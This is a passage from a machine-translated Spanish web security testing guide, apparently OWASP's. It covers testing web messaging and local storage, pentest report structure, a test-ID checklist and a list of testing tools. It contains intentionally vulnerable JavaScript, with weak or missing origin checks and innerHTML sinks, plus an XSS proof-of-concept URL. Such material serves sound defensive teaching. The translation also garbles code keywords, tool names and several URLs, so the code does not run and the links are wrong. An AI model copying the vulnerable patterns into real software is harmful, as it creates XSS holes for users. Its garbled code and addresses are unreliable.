En el caso de que el sitio web no haya agregado controles de seguridad para restringir los dominios u orígenes que pueden enviar mensajes a un sitio web, lo más probable es que se introduzca un riesgo de seguridad, por lo que es una parte muy interesante del código desde el punto de vista de las pruebas de penetración. Deberíamos escanear el código en busca de detectores de eventos de mensajes y obtener la función de devolución de llamada del método `addEventListener` para realizar un análisis más detallado, ya que los dominios siempre deben verificarse antes de la manipulación de datos.

## Validación de entrada event.data

La validación de entradas también es importante, aunque el sitio web acepta mensajes únicamente de dominios confiables, debe tratar los datos como datos externos que no son confiables y aplicarles el mismo nivel de controles de seguridad. Deberíamos analizar el código y buscar métodos inseguros, en particular si los datos se evalúan mediante

[evaluar\(\)](#)

o insertado en el DOM a través del

[HTML interno](#)

propiedad ya que eso crearía una vulnerabilidad XSS basada en DOM.

## Cómo probar

## Pruebas de caja negra

Las pruebas de caja negra para detectar vulnerabilidades en la mensajería web generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

## Prueba de caja gris

Es necesario realizar pruebas manuales y analizar el código JavaScript para determinar cómo se implementa la mensajería web. En particular, deberíamos interesarnos en cómo el sitio web restringe los mensajes de dominios que no son de confianza y cómo se manejan los datos incluso para los de confianza.

dominios. A continuación se muestran algunos ejemplos:

## Ejemplo de código vulnerable:

En este ejemplo, se necesita acceso para cada subdominio (www, chat, foros,...) dentro del dominio owasp.org. El código intenta aceptar cualquier dominio que termine en .owasp.org:

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
 if(e.origin.indexOf(".owasp.org")!=-1) {
 /* procesar mensaje (e.data) */
 }
}
```

La intención es permitir subdominios de esta forma:

```
www.owasp.org
chat.owasp.org
foros.owasp.org
...
...
```

Código inseguro. Un atacante puede fácilmente eludir el filtro como www.owasp.org.attacker.com coincidirá.

Ejemplo de falta de verificación de origen, muy inseguro ya que aceptará entradas de cualquier dominio:

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
 /* procesar mensaje (e.data) */
}
```

Ejemplo de validación de entrada: la falta de controles de seguridad conduce a Cross-Site

Secuencias de comandos (XSS)

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
 if(e.origin === "dominio.confiable.com") {
 elemento.innerHTML = e.datos;
 }
}
```

Este código generará vulnerabilidades de secuencias de comandos entre sitios (XSS) ya que los datos no se tratan adecuadamente; un enfoque más seguro sería utilizar la propiedad textContent en lugar de innerHTML.

Herramientas

- Proxy de ataque Zed de OWASP (ZAP): [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

Referencias

Recursos OWASP

• Hoja de referencia de seguridad HTML5 de OWASP: [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

#### Libros blancos

• Especificación de mensajería web: <http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html>

#### Probar el almacenamiento local (OTG-CLIENT-012)

##### Resumen

El almacenamiento local, también conocido como almacenamiento web o almacenamiento sin conexión, es un mecanismo para almacenar datos como pares clave/valor vinculados a un dominio y aplicados por la misma política de origen (SOP). Hay dos objetos, localStorage, que es persistente y está destinado a sobrevivir al navegador/el sistema se reinicia y el almacenamiento de sesión es temporal y solo existirá hasta que se cierre la ventana o pestaña.

En promedio, los navegadores permiten almacenar en este almacenamiento alrededor de 5 MB por dominio, lo que comparado con los 4 KB de las cookies es una gran diferencia, pero la diferencia clave desde el punto de vista de la seguridad es que los datos almacenados en estos dos objetos se mantienen en el cliente y nunca enviado al servidor, esto también mejora el rendimiento de la red ya que los datos no necesitan viajar por el cable de un lado a otro.

#### almacenamiento local

El acceso al almacenamiento normalmente se realiza mediante las funciones setItem y getItem. El almacenamiento se puede leer desde JavaScript, lo que significa que con un solo XSS un atacante podría extraer todos los datos del almacenamiento. También se pueden cargar datos maliciosos en el almacenamiento a través de JavaScript, por lo que la aplicación debe contar con controles para tratar datos que no sean de confianza.

Compruebe si hay más de una aplicación en el mismo dominio, como example.foo/app1 y example.foo/app2, porque compartirán el mismo almacenamiento.

Los datos almacenados en este objeto persistirán después de cerrar la ventana; es una mala idea almacenar datos confidenciales o identificadores de sesión en este objeto, ya que se puede acceder a ellos a través de JavaScript. Los ID de sesión almacenados en cookies pueden mitigar este riesgo utilizando el indicador httpOnly.

#### sesiónAlmacenamiento

La principal diferencia con localStorage es que solo se puede acceder a los datos almacenados en este objeto hasta que se cierra la pestaña/ventana, lo que es un candidato perfecto para datos que no necesitan persistir entre sesiones. Comparte la mayoría de las propiedades y los métodos getItem/setItem, por lo que es necesario realizar pruebas manuales para buscar estos métodos e identificar en qué partes del código se accede al almacenamiento.

#### Cómo probar

##### Pruebas de caja negra

Por lo general, no se realizan pruebas de caja negra para detectar problemas dentro del código de almacenamiento local, ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

#### Prueba de caja gris

En primer lugar, debemos comprobar si se utiliza el almacenamiento local.

Ejemplo 1: acceso al almacenamiento local:

Acceso a todos los elementos de localStorage con JavaScript:

```
for(var i=0; i<localStorage.length; i++)
 { console.log(localStorage.key(i), " = ", localStorage.get-
 item(localStorage.key(i)));
 }
```

El mismo código se puede aplicar a sessionStorage.

Usando Google Chrome, haga clic en menú -> Herramientas -> Herramientas de desarrollador.

Luego, en Recursos, verá "Almacenamiento local" y "Almacenamiento web".

The screenshot shows the 'Resources' tab in the DevTools. Under 'Local Storage', there is a table with columns 'Key' and 'Value'. It lists several items from 'item50337' to 'item50347'. Under 'Session Storage', there is another table with similar columns, listing items from 'item50341' to 'item50347'. Other tabs like 'Elements', 'Network', and 'Console' are also visible at the top.

Al usar Firefox con el complemento Firebug, puede inspeccionar fácilmente el objeto localStorage/sessionStorage en la pestaña DOM.

The screenshot shows the Firebug interface with the 'DOM' panel selected. On the left, there's a tree view of the document structure. On the right, under 'localStorage', there is a list of items with their keys and values displayed.

Además, podemos inspeccionar estos objetos desde las herramientas de desarrollo de nuestro navegador.

Es necesario realizar las siguientes pruebas manuales para determinar si el sitio web está almacenando datos confidenciales en el almacenamiento que representa un riesgo y aumentará drásticamente el impacto de una fuga de información. También verifique el código que maneja el Almacenamiento para determinar si es vulnerable a ataques de inyección, un problema común cuando el código no escapa a la entrada o salida. El código JavaScript debe analizarse para evaluar estos problemas, así que asegúrese de rastrear la aplicación para descubrir cada instancia de código JavaScript y tenga en cuenta que a veces las aplicaciones utilizan bibliotecas de terceros que también deberían examinarse.

A continuación se muestra un ejemplo de cómo el uso inadecuado de la entrada del usuario y la falta de validación pueden provocar ataques XSS.

Ejemplo 2: XSS en almacenamiento local:

La asignación insegura de localStorage puede generar XSS

```
acción de función()

var recurso = ubicación.hash.substring(1);

localStorage.setItem("elemento",recurso);

elemento = localStorage.getItem("elemento");
document.getElementById("div1").innerHTML=elemento;
}

</script>

<cuerpo onload="acción()">
<div id="div1"></div>
</cuerpo>
```

PoC de URL:

[http://server/StoragePOC.html#<img src=x onerror=alert\(1\)>](http://server/StoragePOC.html#<img src=x onerror=alert(1)>)



#### Herramientas

- Firebug - <http://getfirebug.com/>
- Herramientas para desarrolladores de Google Chrome: <https://developers.google.com/chrome-developer-tools/>
- Proxy de ataque Zed de OWASP (ZAP): [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración.

ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

#### Referencias

#### Recursos OWASP

- Hoja de referencia de seguridad HTML5 de OWASP: [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

#### Libros blancos

- Especificación de almacenamiento web: <http://www.w3.org/TR/webstorage/>

# 5 Informes

Realizar la parte técnica de la evaluación es sólo la mitad del proceso de evaluación general. El producto final es la producción de un informe bien escrito e informativo. Un informe debe ser fácil de entender y debe resaltar todos los riesgos encontrados durante la fase de evaluación.

Realizar la parte técnica de la evaluación es sólo la mitad del proceso de evaluación general. El producto final es la producción de un informe bien escrito e informativo. Un informe debe ser fácil de entender y debe resaltar todos los riesgos encontrados durante la fase de evaluación. El informe debe atraer tanto a la dirección ejecutiva como al personal técnico.

El informe debe tener tres secciones principales. Debe crearse de manera que permita imprimir cada sección por separado y entregarla a los equipos apropiados, como los desarrolladores o administradores del sistema. Las secciones recomendadas se describen a continuación.

## 1. Resumen Ejecutivo

El resumen ejecutivo resume los hallazgos generales de la evaluación y brinda a los gerentes comerciales y propietarios de sistemas una visión de alto nivel de las vulnerabilidades descubiertas. El lenguaje utilizado debería ser más adecuado para personas que no tienen conocimientos técnicos y debería incluir gráficos u otros cuadros que muestren el nivel de riesgo. Tenga en cuenta que los ejecutivos probablemente sólo tendrán tiempo para leer este resumen y querrán que se respondan dos preguntas en un lenguaje sencillo: 1) ¿Qué pasa? 2) ¿Cómo lo soluciono? Tienes una página para responder estas preguntas.

El resumen ejecutivo debe indicar claramente que las vulnerabilidades y su gravedad son un aporte al proceso de gestión de riesgos organizacionales, no un resultado o una solución. Lo más seguro es explicar que el evaluador no comprende las amenazas que enfrenta la organización ni las consecuencias comerciales si se explotan las vulnerabilidades. Este es el trabajo del profesional de riesgos que calcula los niveles de riesgo basándose en esta y otra información. La gestión de riesgos normalmente será parte del régimen de Gobernanza, Riesgo y Cumplimiento de la Seguridad de TI (GRC) de la organización y este informe simplemente proporcionará una entrada a ese proceso.

## 2. Parámetros de prueba

La Introducción debe describir los parámetros de las pruebas de seguridad, los hallazgos y la solución. Algunos títulos de sección sugeridos incluyen:

**2.1 Objetivo del proyecto:** Esta sección describe los objetivos del proyecto y el resultado esperado de la evaluación.

**2.2 Alcance del Proyecto:** Esta sección describe el alcance acordado.

**2.3 Calendario del proyecto:** Esta sección describe cuándo comenzaron las pruebas y cuándo se completaron.

**2.4 Objetivos:** esta sección enumera la cantidad de aplicaciones o sistemas objetivo.

**2.5 Limitaciones:** Esta sección describe todas las limitaciones que se

enfrentados a lo largo de la evaluación. Por ejemplo, limitaciones de las pruebas centradas en el proyecto, limitaciones en los métodos de prueba de seguridad, problemas técnicos o de rendimiento con los que se encuentra el evaluador durante el curso de la evaluación, etc.

**2.6 Resumen de hallazgos** Esta sección describe las vulnerabilidades que se descubrieron durante las pruebas.

**2.7 Resumen de corrección** Esta sección describe el plan de acción para corregir las vulnerabilidades que se descubrieron durante las pruebas.

## 3. Hallazgos

La última sección del informe incluye información técnica detallada sobre las vulnerabilidades encontradas y las acciones necesarias para resolverlas. Esta sección está dirigida a un nivel técnico y debe incluir toda la información necesaria para que los equipos técnicos comprendan el problema y lo resuelvan. Cada hallazgo debe ser claro y conciso y brindar al lector del informe una comprensión completa del tema en cuestión.

La sección de hallazgos debe incluir:

- Capturas de pantalla y líneas de comando para indicar qué tareas se llevaron a cabo durante la ejecución del caso de prueba.
- El artículo afectado
- Una descripción técnica del problema y la función u objeto afectado.
- Una sección sobre cómo resolver el problema
- La clasificación de gravedad [1], con notación vectorial si se utiliza CVSS

La siguiente es la lista de controles que se probaron durante la evaluación:

## Informes

| ID de prueba                                                | Versión más baja                                                                                   |
|-------------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| <b>Recopilación de información</b>                          |                                                                                                    |
| OTG-INFO-001                                                | Realizar descubrimiento y reconocimiento en motores de búsqueda para detectar fugas de información |
| OTG-INFO-002                                                | Servidor web de huellas dactilares                                                                 |
| OTG-INFO-003                                                | Revisar los metarchivos del servidor web para detectar fugas de información                        |
| OTG-INFO-004                                                | Enumarar aplicaciones en el servidor web                                                           |
| OTG-INFO-005                                                | Revisar los comentarios y metadatos de la página web para detectar fugas de información            |
| OTG-INFO-006                                                | Identificar los puntos de entrada de la aplicación                                                 |
| OTG-INFO-007                                                | Mapear rutas de ejecución a través de la aplicación.                                               |
| OTG-INFO-008                                                | Marco de aplicación web de huellas dactilares                                                      |
| OTG-INFO-009                                                | Aplicación web de huellas dactilares                                                               |
| OTG-INFO-010                                                | Arquitectura de la aplicación de mapas                                                             |
| <b>Pruebas de gestión de configuración e implementación</b> |                                                                                                    |
| OTG-CONFIG-001                                              | Configuración de red/infraestructura de prueba                                                     |
| OTG-CONFIG-002                                              | Configuración de la plataforma de la aplicación de prueba                                          |
| OTG-CONFIG-003                                              | Probar el manejo de extensiones de archivos para información confidencial                          |
| OTG-CONFIG-004                                              | Copias de seguridad y archivos sin referencia para información confidencial                        |
| OTG-CONFIG-005                                              | Enumarar las interfaces de administración de infraestructura y aplicaciones                        |
| OTG-CONFIG-006                                              | Probar métodos HTTP                                                                                |
| OTG-CONFIG-007                                              | Pruebe la seguridad de transporte estricta HTTP                                                    |
| OTG-CONFIG-008                                              | Pruebe la política entre dominios de RIA                                                           |
| <b>Pruebas de gestión de identidad</b>                      |                                                                                                    |
| OTG-IDENT-001                                               | Definiciones de roles de prueba                                                                    |
| OTG-IDENT-002                                               | Proceso de registro de usuario de prueba                                                           |
| OTG-IDENT-003                                               | Proceso de aprovisionamiento de cuenta de prueba                                                   |
| OTG-IDENT-004                                               | Prueba de enumeración de cuentas y cuenta de usuario adivinable                                    |
| OTG-IDENT-005                                               | Prueba de política de nombre de usuario débil o no aplicada                                        |
| OTG-IDENT-006                                               | Permisos de prueba de cuentas de invitado/formación                                                |
| OTG-IDENT-007                                               | Proceso de suspensión/reanudación de la cuenta de prueba                                           |
| <b>Pruebas de autenticación</b>                             |                                                                                                    |
| OTG-AUTHN-001                                               | Prueba de credenciales transportadas a través de un canal cifrado                                  |
| OTG-AUTHN-002                                               | Prueba de credenciales predeterminadas                                                             |
| OTG-AUTHN-003                                               | Prueba de mecanismo de bloqueo débil                                                               |
| OTG-AUTHN-004                                               | Pruebas para omitir el esquema de autenticación                                                    |
| OTG-AUTHN-005                                               | Pruebe la funcionalidad de recordar contraseña                                                     |
| OTG-AUTHN-006                                               | Prueba de debilidad de la caché del navegador                                                      |
| OTG-AUTHN-007                                               | Prueba de política de contraseñas débiles                                                          |
| OTG-AUTHN-008                                               | Prueba de pregunta/respuesta de seguridad débil                                                    |
| OTG-AUTHN-009                                               | Prueba de funcionalidades débiles de cambio o restablecimiento de contraseña                       |
| OTG-AUTHN-010                                               | Prueba de autenticación más débil en un canal alternativo                                          |
| <b>Prueba de autorización</b>                               |                                                                                                    |
| OTG-AUTHZ-001                                               | Prueba de recorrido del directorio/inclusión de archivos                                           |
| OTG-AUTHZ-002                                               | Pruebas para omitir el esquema de autorización                                                     |
| OTG-AUTHZ-003                                               | Pruebas de escalada de privilegios                                                                 |
| OTG-AUTHZ-004                                               | Pruebas de referencias directas a objetos inseguros                                                |

| ID de prueba                            | Versión más baja                                                                      |
|-----------------------------------------|---------------------------------------------------------------------------------------|
| <b>Pruebas de gestión de sesiones</b>   |                                                                                       |
| OTG-SESS-001                            | Pruebas para omitir el esquema de gestión de sesiones                                 |
| OTG-SESS-002                            | Prueba de atributos de cookies                                                        |
| OTG-SESS-003                            | Pruebas de fijación de sesiones                                                       |
| OTG-SESS-004                            | Pruebas de variables de sesión expuestas                                              |
| OTG-SESS-005                            | Pruebas de falsificación de solicitudes entre sitios                                  |
| OTG-SESS-006                            | Prueba de la funcionalidad de cierre de sesión                                        |
| OTG-SESS-007                            | Tiempo de espera de la sesión de prueba                                               |
| OTG-SESS-008                            | Pruebas para sesiones desconcertantes                                                 |
| <b>Pruebas de validación de entrada</b> |                                                                                       |
| OTG-INPVAL-001                          | Pruebas de secuencias de comandos entre sitios reflejadas                             |
| OTG-INPVAL-002                          | Pruebas de secuencias de comandos entre sitios almacenadas                            |
| OTG-INPVAL-003                          | Pruebas de manipulación de verbos HTTP                                                |
| OTG-INPVAL-004                          | Pruebas de contaminación de parámetros HTTP                                           |
| OTG-INPVAL-006                          | Pruebas de inyección SQL                                                              |
|                                         | Pruebas de oráculo                                                                    |
|                                         | Pruebas de servidor SQL                                                               |
|                                         | Probando PostgreSQL                                                                   |
|                                         | Pruebas de acceso a MS                                                                |
|                                         | Pruebas de inyección NoSQL                                                            |
| OTG-INPVAL-007                          | Prueba de inyección LDAP                                                              |
| OTG-INPVAL-008                          | Pruebas de inyección de ORM                                                           |
| OTG-INPVAL-009                          | Pruebas de inyección XML                                                              |
| OTG-INPVAL-010                          | Prueba de inyección SSI                                                               |
| OTG-INPVAL-011                          | Prueba de inyección XPath                                                             |
| OTG-INPVAL-012                          | Inyección IMAP/SMTP                                                                   |
| OTG-INPVAL-013                          | Pruebas de inyección de código                                                        |
|                                         | Prueba de inclusión de archivos locales                                               |
|                                         | Pruebas de inclusión remota de archivos                                               |
| OTG-INPVAL-014                          | Pruebas de inyección de comandos                                                      |
| OTG-INPVAL-015                          | Prueba de desbordamiento del búfer                                                    |
|                                         | Prueba de desbordamiento del montón                                                   |
|                                         | Prueba de desbordamiento de pila                                                      |
|                                         | Prueba de cadena de formato                                                           |
| OTG-INPVAL-016                          | Pruebas de vulnerabilidades incubadas                                                 |
| OTG-INPVAL-017                          | Pruebas de división/contrabando de HTTP                                               |
| <b>Manejo de errores</b>                |                                                                                       |
| OTG-ERR-001                             | Ánalisis de códigos de error                                                          |
| OTG-ERR-002                             | Ánalisis de seguimientos de pila                                                      |
| <b>Criptografía</b>                     |                                                                                       |
| OTG-CRYPT-001                           | Pruebas de cifrado SSL/TSL débiles y protección insuficiente de la capa de transporte |
| OTG-CRYPT-002                           | Pruebas de relleno de Oracle                                                          |
| OTG-CRYPT-003                           | Pruebas de información confidencial enviada a través de canales no cifrados           |

## Informes

| ID de prueba                         | Versión más baja                                              |
|--------------------------------------|---------------------------------------------------------------|
| <b>Pruebas de lógica empresarial</b> |                                                               |
| OTG-BUSLOGIC-001                     | Prueba de validación de datos de lógica empresarial           |
| OTG-BUSLOGIC-002                     | Capacidad de prueba para falsificar solicitudes               |
| OTG-BUSLOGIC-003                     | Comprobaciones de integridad de las pruebas                   |
| OTG-BUSLOGIC-004                     | Prueba de sincronización del proceso                          |
| OTG-BUSLOGIC-005                     | Prueba Número de veces que se puede usar una función Límites  |
| OTG-BUSLOGIC-006                     | Pruebas para eludir los flujos de trabajo                     |
| OTG-BUSLOGIC-007                     | Probar defensas contra el uso indebido de aplicaciones        |
| OTG-BUSLOGIC-008                     | Carga de prueba de tipos de archivos inesperados              |
| OTG-BUSLOGIC-009                     | Carga de prueba de archivos maliciosos                        |
| <b>Pruebas del lado del cliente</b>  |                                                               |
| OTG-CLIENTE-001                      | Pruebas de secuencias de comandos entre sitios basadas en DOM |
| OTG-CLIENTE-002                      | Pruebas de ejecución de JavaScript                            |
| OTG-CLIENTE-003                      | Pruebas de inyección HTML                                     |
| OTG-CLIENTE-004                      | Prueba de redirecciónamiento de URL del lado del cliente      |
| OTG-CLIENTE-005                      | Pruebas de inyección de CSS                                   |
| OTG-CLIENTE-006                      | Pruebas para la manipulación de recursos del lado del cliente |
| OTG-CLIENTE-007                      | Pruebe el intercambio de recursos entre orígenes              |
| OTG-CLIENTE-008                      | Prueba de flasheo entre sitios                                |
| OTG-CLIENTE-009                      | Pruebas de clickjacking                                       |
| OTG-CLIENTE-010                      | Probando WebSockets                                           |
| OTG-CLIENTE-011                      | Probar mensajería web                                         |
| OTG-CLIENTE-012                      | Probar el almacenamiento local                                |

# Apéndice

Esta sección se utiliza a menudo para describir las herramientas comerciales y de código abierto que se utilizaron para realizar la evaluación. Cuando se utilizan scripts o códigos personalizados durante la evaluación, se debe divulgar en esta sección o anotarse como archivo adjunto. Los clientes agradecen cuando se incluye la metodología utilizada por los consultores. Les da una idea de la minuciosidad de la evaluación y qué áreas se incluyeron.

Referencias Clasificaciones de riesgo y gravedad de vulnerabilidad estándar de la industria (CVSS) [1] – <http://www.first.org/cvss>

## Apéndice A: Herramientas de prueba

### Herramientas de prueba de caja negra de código abierto

#### Pruebas generales

##### ZAP OWASP

- Zed Attack Proxy (ZAP) es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración.

- ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

##### OWASP WebEscarabajo

- WebScarab es un marco para analizar aplicaciones que se comunican mediante los protocolos HTTP y HTTPS. Está escrito en Java y es portátil a muchas plataformas. WebScarab tiene varios modos de funcionamiento que se implementan mediante varios complementos.

##### OWASP CAL9000

- CAL9000 es una colección de herramientas basadas en navegador que permiten una Esfuerzos de prueba manuales efectivos y eficientes.

- Incluye una biblioteca de ataques XSS, codificador/decodificador de caracteres, generador de solicitudes HTTP y evaluador de respuestas, lista de verificación de pruebas, editor de ataques automatizado y mucho más.

##### Proyecto de estudio de evaluación web OWASP Pantera

- Pantera utiliza una versión mejorada de SpikeProxy para proporcionar un potente motor de análisis de aplicaciones web. El objetivo principal de Pantera es combinar capacidades automatizadas con pruebas manuales completas para obtener los mejores resultados de las pruebas de penetración.

##### Mantra OWASP - Marco de seguridad

- Mantra es un marco de prueba de seguridad de aplicaciones web creado sobre un navegador. Es compatible con Windows, Linux (tanto de 32 como de 64 bits) y Macintosh. Además, puede funcionar con otro software como ZAP utilizando la función de administración de proxy incorporada, lo que lo hace mucho más conveniente. Mantra está disponible en 9 idiomas: árabe, chino simplificado, chino tradicional, inglés, francés, portugués, ruso, español y turco.

##### PICO - <http://www.unitysec.com/resources-freesoftware.shtml>

- SPIKE diseñado para analizar nuevos protocolos de red en busca de desbordamientos del buffer o debilidades similares. Requiere un sólido conocimiento de C para su uso y solo está disponible para la plataforma Linux.

##### Proxy Burp: <http://www.portswigger.net/Burp/>

- Burp Proxy es un servidor proxy interceptor para pruebas de seguridad de aplicaciones web. Permite interceptar y modificar todo el tráfico HTTPS(S).

Al pasar en ambas direcciones, puede funcionar con certificados SSL personalizados y clientes sin proxy.

Proxy de Odiseo: <http://www.wastelands.gen.nz/odysseus/>

- Odysseus es un servidor proxy que actúa como intermediario durante una sesión HTTP. Un proxy HTTP típico transmitirá paquetes hacia y desde el navegador de un cliente y un servidor web. Interceptará los datos de una sesión HTTP en cualquier dirección.

Proxy Webstretch: <http://sourceforge.net/projects/webstretch>

- Webstretch Proxy permite a los usuarios ver y modificar todos los aspectos de las comunicaciones con un sitio web a través de un proxy. También se puede utilizar para depurar durante el desarrollo.

WATODO: [http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Página\\_principal](http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Página_principal)

- WATODO funciona como un proxy local, similar a Webscarab, ZAP o BurpSuite y admite comprobaciones pasivas y activas.

Firefox LiveHTTPHeaders: <https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/>

- Ver encabezados HTTP de una página y mientras navega.

Datos de manipulación de Firefox: <https://addons.mozilla.org/en-US/firefox/ad-on/tamper-data/>

- Utilice datos de manipulación para ver y modificar encabezados HTTP/HTTPS y parámetros de publicación.

Herramientas para desarrolladores web de Firefox: <https://addons.mozilla.org/en-US/firefox/addon/desarrollador-web/>

- La extensión Web Developer agrega varias herramientas de desarrollo web al navegador.

Inspector DOM: [https://developer.mozilla.org/en/docs/DOM\\_Inspector](https://developer.mozilla.org/en/docs/DOM_Inspector)

- DOM Inspector es una herramienta de desarrollo utilizada para inspeccionar, explorar y editar el modelo de objetos de documento (DOM).

Firebug de Firefox: <http://getfirebug.com/>

- Firebug se integra con Firefox para editar, depurar y monitorear CSS, HTML y JavaScript.

Grendel-Scan - [http://securitytube-tools.net/index.php?title=Gren-del\\_Scan](http://securitytube-tools.net/index.php?title=Gren-del_Scan)

- Grendel-Scan es un escaneo de seguridad automatizado de aplicaciones web y también admite pruebas de penetración manuales.

OWASP SWFIntruder: <http://www.mindedsecurity.com/swfintruder.html>

HTML

- SWFIntruder (pronunciado Swiff Intruder) es la primera herramienta desarrollada específicamente para analizar y probar la seguridad de aplicaciones Flash en tiempo de ejecución.

SWFScan: <http://h30499.www3.hp.com/t5/Follow-ing-the-Wh1t3-Rabbit/>

SWFScan-FREE-Flash-decompiler/ba-p/5440167

- Descompilador flash

Wikto - <http://www.sensepost.com/labs/tools/pentest/wikto>

- Funciones de Wikto que incluyen verificación de códigos de error de lógica difusa, un minero back-end, minería de directorios asistida por Google y solicitud HTTP en tiempo real. seguimiento de la respuesta.

w3af- <http://w3af.org>

- w3af es un marco de auditoría y ataque de aplicaciones web. El objetivo del proyecto es encontrar y explotar vulnerabilidades de aplicaciones web.

pez saltador - <http://code.google.com/p/skipfish/>

- Skipfish es una herramienta activa de reconocimiento de seguridad de aplicaciones web.

Barra de herramientas para desarrolladores web: <https://chrome.google.com/webstore/detail/bfbameneokgkdbmiekjhjnfmfkcnldhhm>

- La extensión Web Developer agrega un botón de barra de herramientas al navegador con varias herramientas de desarrollador web. Este es el puerto oficial de la extensión Web Developer para Firefox.

Creador de solicitudes HTTP: <https://chrome.google.com/webstore/detail/>

## Apéndice

kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US

- Request Maker es una herramienta para pruebas de penetración. Con él puedes capturar fácilmente solicitudes realizadas por páginas web, alterar la URL, los encabezados y los datos POST y, por supuesto, realizar nuevas solicitudes.

Editor de cookies: <https://chrome.google.com/webstore/detail/fngmhn-npilhplaeedfhccocomclgfbg?hl=en-US>

- Editar esta cookie es un administrador de cookies. Podrás añadir, eliminar, editar, buscar, proteger y bloquear cookies

Intercambio de cookies: <https://chrome.google.com/webstore/detail/dff-hipnliikkblkhpjapbecpmoilcama?hl=en-US>

- Swap My Cookies es un administrador de sesión, administra las cookies y le permite iniciar sesión en cualquier sitio web con varias cuentas diferentes.

Firebug lite para Chrome™ - <https://chrome.google.com/webstore/detail/>

bmagokdooijbeehmkpknfglimnifench

- Firebug Lite no sustituye a Firebug ni a Chrome Developer Tools. Es una herramienta que se utilizará junto con estas herramientas. Firebug Lite proporciona la rica representación visual que estamos acostumbrados a ver en Firebug cuando se trata de elementos HTML, elementos DOM y sombreado de Box Model. También proporciona algunas características interesantes como inspeccionar elementos HTML con el mouse y editar propiedades CSS en vivo.

Administrador de sesiones™ - <https://chrome.google.com/webstore/detail/>

bbcnbpafconjjigibnhbfmmgdbkjcifi

- Con Session Manager puedes guardar rápidamente el estado actual de tu navegador y recargarlo cuando sea necesario. Puede administrar varias sesiones, cambiar las nombres o eliminarlas de la biblioteca de sesiones. Cada sesión recuerda el estado del navegador en el momento de su creación, es decir, las pestañas y ventanas abiertas.

Subgrafo Vega - <http://www.subgraph.com/products.html>

- Vega es un escáner y una plataforma de prueba gratuitos y de código abierto para probar la seguridad de las aplicaciones web. Vega puede ayudarte a encontrar y validar inyección SQL, secuencias de comandos entre sitios (XSS), información confidencial divulgada inadvertidamente y otras vulnerabilidades. Está escrito en Java, basado en GUI y se ejecuta en Linux, OS X y Windows.

#### Pruebas de vulnerabilidades específicas

Pruebas para DOM XSS

- DOMinator Pro: <https://dominator.mindedsecurity.com>

Probando AJAX

- Proyecto OWASP Sprajax

Pruebas de inyección SQL

- OWASP SQLiX
- SqlNinja: una herramienta de inyección y adquisición de SQL Server - <http://sqlninja.fuenteforge.net>
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL - <http://sqlmap.org/>
- Absenta 1.1 (anteriormente SQLSqueal) - <http://sourceforge.net/projects/ajeno/>

• SQLInjector: utiliza técnicas de inferencia para extraer datos y determinar el servidor de base de datos backend. <http://www.databasesecurity.com/sql-injector.htm>

• Bsqlbf-v2: un script en Perl permite la extracción de datos de inyecciones SQL ciegas - <http://code.google.com/p/bsqlbf-v2/>

• Pangolin: una herramienta automática de prueba de penetración de inyección SQL - <http://www.darknet.org.uk/2009/05/pangolin-automatic-sql-injection-tool/>

• Antonio Parata: Volcado de archivos por inferencia sql en Mysql - SqlDumper - <http://www.ruijata.com/>

• Herramienta de inyección Sql de múltiples DBMS - SQL Power Injector - <http://www.sqlpowerinjector.com/>

- Fuerza bruta de inyección ciega de MySQL, Reversing.org - sqlbftools - <http://paquetestormsecurity.org/files/43795/sqlbftools-1.2.tar.gz.html>

#### Prueba de oráculo

- Herramienta TNS Listener (Perl): <http://www.jammed.com/%7Ejwa/hacks/seuridad/tnscmd/tnscmd-doc.html>
- Toad para Oracle: <http://www.quest.com/toad>

#### Prueba de SSL

- Buscador SSL de Foundstone: <http://www.mcafee.com/us/downloads/herramientas/libres/ssldigger.aspx>

#### Prueba de contraseña de fuerza bruta

- THC Hidra - <http://www.thc.org/thc-hidra/>
- Juan el Destripador - <http://www.openwall.com/john/>
- Bruto - <http://www.hoobie.net/brutus/>
- Medusa: <http://www.foofus.net/~jmk/medusa/medusa.html>
- Ncat: <http://nmap.org/ncat/>

#### Prueba de desbordamiento del búfer

- OllyDbg - <http://www.ollydbg.de> • "Un depurador basado en Windows utilizado para analizar vulnerabilidades de desbordamiento del búfer"

